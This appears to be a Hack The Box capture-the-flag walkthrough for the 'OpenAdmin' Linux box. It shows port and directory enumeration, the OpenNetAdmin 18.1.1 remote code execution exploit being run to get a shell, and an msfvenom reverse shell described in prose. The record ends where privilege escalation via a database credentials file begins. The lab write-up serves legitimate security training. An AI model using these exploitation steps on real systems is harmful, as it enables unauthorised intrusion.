
Welcome back Hackers!! Today we will be doing a walkthrough on openAdmin. Its a linux box. So lets get going!!

Enumeration

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see just two services are running: ssh and apache web server. So our attack vector is no other than apache server.

Port 80



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Apart from apache default page, there is nothing interesting that could be of our use. Also the source code doesn't reveal anything sensitive. Next step would be running directory brute forcing using gobuster

```
┌──(root💀kali)-[/home/rishabh/HTB/openAdmin]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 --no-error -o dirbust -b 400,404 -q -x php,txt
/music                (Status: 301) [Size: 316] [--> http://10.129.248.138/music/]
/artwork              (Status: 301) [Size: 318] [--> http://10.129.248.138/artwork/]
/sierra               (Status: 301) [Size: 317] [--> http://10.129.248.138/sierra/]
/server-status        (Status: 403) [Size: 279]
```

It presents us three directories which could contain anything vulnerable. Lets inspect those directories one by one.


/music directory:



Music for everyone.

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Quis ipsum suspendisse ultrices gravida.

Its running SolMusic platform: a nicely designed webpage by colorlib. Inspecting the webpage doesn't reveal much but if you click on "Login" tab, you will be redirected to OpenNetAdmin page (/ona).



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts


Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin

If you are wondering where to start, try one of these tasks:
- Add a DNS domain
- Add a new subnet
- Add a new host
- Perform a search
- List Hosts


- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

/artwork directory:




Grow Up Your S|.

This directory is also hosting a website called Arcwork. There is nothing much interesting except about the author we get to know about:



July 17, 2019 • by James Miller

Also there are some comments which are made by the people which can possibly be users of this website



Jacob Smith

JANUARY 9, 2018 AT 2:21PM

When she reached the first hills of the Italic Mountains, she had a last view back on the skyline of her hometown Bookmarksgrove, the headline of Alphabet Village and the subline of her own road, the Line Lane. Pityful a rethoric question ran over her cheek, then she continued her way.

REPLY

Chris Meyer

JANUARY 9, 2018 AT 2:21PM

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Pariatur quidem laborum necessitatibus, ipsam impedit vitae autem, eum officia, fugiat saepe enim sapiente iste iure! Quam voluptas earum impedit necessitatibus, nihil?


REPLY

Chintan Patel

JANUARY 9, 2018 AT 2:21PM

Far far away, behind the word mountains, far from the countries Vokalia and Consonantia, there live the blind texts. Separated they live in Bookmarksgrove right at the coast of the Semantics, a large language ocean.

REPLY



Jean Doe

JANUARY 9, 2018 AT 2:21PM

A small river named Duden flows by their place and supplies it with the necessary regelialia. It is a paradisematic country, in which roasted parts of sentences fly into your mouth.

Ben Afflick

JANUARY 9, 2018 AT 2:21PM

Even the all-powerful Pointing has no control about the blind texts it is an almost unorthographic life One day however a small line of blind text by the name of Lorem Ipsum decided to leave for the far World of Grammar.


Jean Doe

JANUARY 9, 2018 AT 2:21PM

Even the all-powerful Pointing has no control about the blind texts it is an almost unorthographic life One day however a small line of blind text by the name of Lorem Ipsum decided to leave for the far World of Grammar.

Lol!! Even Ben Afflick is one of the users. Lets see.

/sierra directory:



Choose a powerful design for your Start-up


Get your freebie template now!

Another great website being hosted on the server. It seems the creator of the box has done some amazing box to put you down some rabbit holes.

Now, all those other websites are just rabbit holes which I am assuming, so lets just focus on OpenNetAdmin page.

OpenNetAdmin

On the Home page, version disclosure is there which is v18.1.1 . Also if you click on "DNS Domains" it lists openadmin.htb as 1 entry. Quickly add this dns entry in your hosts file to see if this website resolves better.



You are NOT on the latest release version
Your version = v18.1.1
Lates
Pleas


Domains (1)

Domain name	Parent domain	Records in domain
openadmin.htb		0

If you google about this version running, then you will find an RCE vulnerability linked to this version. OpenNetAdmin versions 8.5.14 through 18.1.1 are all vulnerable to remote code execution. You can download the github exploit for this vulnerabilty from here: https://github.com/amriunix/ona-rce


Gaining Foothold

After downloading the exploit, first run a check whether it is vulnerable or not.



```
┌──(root💀kali)-[/home/rishabh/HTB/openAdmin]
└─# python3 exploit.py check http://openadmin.htb/ona
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] The remote host is vulnerable!
```

Next, if you get the output something similar to this, then replace check with exploit, you will get a shell.




```
┌──(root💀kali)-[/home/rishabh/HTB/openAdmin]
└─# python3 exploit.py exploit http://openadmin.htb/ona
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh$ 
```


I tried spawning an tty shell but it was freezing. So I genereted a 64bit linux payload using msfvenom, transferred to the web directory, set up a listener and executed. I got a fully functional reverse shell. Now I changed it to tty shell.

Privilege Escalation

Inside /var/www/html/ona/local/config/database_settings.inc.php you will credentials for mysqli database:

